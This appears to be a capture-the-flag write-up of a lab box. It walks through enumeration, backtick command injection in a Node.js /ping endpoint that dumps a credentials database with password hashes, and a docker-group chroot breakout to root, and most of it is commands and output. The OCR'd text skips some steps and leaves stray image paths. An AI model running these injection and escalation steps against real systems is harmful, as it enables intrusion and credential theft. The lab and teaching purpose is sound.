

WriteUp

We start by using nmap to determine which ports are open.



Now, We need to know which services are running by -A options which is for aggressive mode



we have node.js framework using the port 8081 we are going to examine it(directory discovery and so on)

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.70.249:8081/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.70.249:8081/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/27 09:28:45 Starting gobuster in directory enumeration mode
===============================================================
/auth                 (Status: 200) [Size: 39]
/ping                 (Status: 500) [Size: 1094]
Progress: 20460 / 20470 (99.95%)
===============================================================
2023/07/27 09:32:03 Finished
===============================================================
```

We have to interesting directory, ping has 500 status code which is very interesting(Internal Server Error).

You must specify a login and a password

So /auth requiring us to submit a post request with login and password parameters.

```
┌──(root㉿kali)-[~]
└─# curl -i "http://10.10.70.249:8081/auth?login=test&password=test"
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 19
ETag: W/"13-5BeEbsCKuYi/D6yoiMYWlEvunLM"
Date: Thu, 27 Jul 2023 14:35:08 GMT
Connection: keep-alive

Invalid credentials
```

So We have Invalid credentials as a response, I tried a lot to bypass it, but i found myself in a rabbit hole. So i decided to step back and visit /ping.

```
TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/www/api/node_modules/express/lib/router/index.js:335:12)
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
```

```
┌──(root㉿kali)-[~]
└─# curl -i "http://10.10.70.249:8081/ping?ip=127.0.0.1"
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 251
ETag: W/"fb-qdpnOOBCurtZWSOU7HR/WvtJjOw"
Date: Thu, 27 Jul 2023 14:37:27 GMT
Connection: keep-alive

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.015/0.015/0.015/0.000 ms
```

Oh!!! We have something to look here, the server execute the ping command.
let's try with the ls command and see what we can find.

```
┌──(root㉿kali)-[~]
└─# curl -i 'http://10.10.70.249:8081/ping?ip=`ls`'
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 49
ETag: W/"31-HlSQypQjJ8bvYzsasjt4yTZkt90"
Date: Thu, 27 Jul 2023 14:39:32 GMT
Connection: keep-alive

ping: utech.db.sqlite: Name or service not known
```

Great!! we indeed find an interesting file. So let's see it contents.

```
┌──(root㉿kali)-[~]
└─# curl -i 'http://10.10.70.249:8081/ping?ip=`cat utech.db.sqlite`'
curl: (3) URL using bad/illegal format or missing URL
```

Ah! I did a common error, i forgot the url encoded(there is no space in url it changes to '+' or '%20' when it's encoded). So let's try that.

```
┌──(root㉿kali)-[~]
└─# curl -i 'http://10.10.70.249:8081/ping?ip=`cat+utech.db.sqlite`'
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 147
ETag: W/"93-594eIY8lmtfDeu2ln6BdpbW24SI"
Date: Thu, 27 Jul 2023 14:41:08 GMT
Connection: keep-alive

♦♦♦(r00tf357a0c52799563c7c7b76c1e7543a32)admin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded
```


and we find some creds, Unfortunately the passwords are hashed but it can be cracked.

so let's determine their type by using hash-identifier tool.

```
   #                                                                      #
   #                                                                      #
   #                                                                      #
```

```
r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ultratech-prod:~$ whoami
r00t
r00t@ultratech-prod:~$
```

YEAS!!! now we have a shell.



Now we are going to escalate our privileges, by running the id command we find the root is a part of docker group.

```
r00t@ultratech-prod:~$ which docker
/usr/bin/docker
r00t@ultratech-prod:~$ ls -l /usr/bin/docker
-rwxr-xr-x 1 root root 68631952 Feb 13  2019 /usr/bin/docker
r00t@ultratech-prod:~$
```

Cool!! because /usr/bin/docker owned by root.

let's take a look at https://gtfobins.github.io/#

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

We are going to try that.

```
r00t@ultratech-prod:~$ /usr/bin/docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
/usr/bin/docker: Error response from daemon: Get https://registry-1.docker.io/v2/: net/http: request canceled while waiting for connection (
Client.Timeout exceeded while awaiting headers).
See '/usr/bin/docker run --help'.
```

Oh No!!! what's happening.
wait a minute i figure it out maybe because of alpine in that command, let's change it to bash.

```
r00t@ultratech-prod:~$ /usr/bin/docker run -v /:/mnt --rm -it bash chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# whoami
root
#
```


HELL YEAH
imgflip.com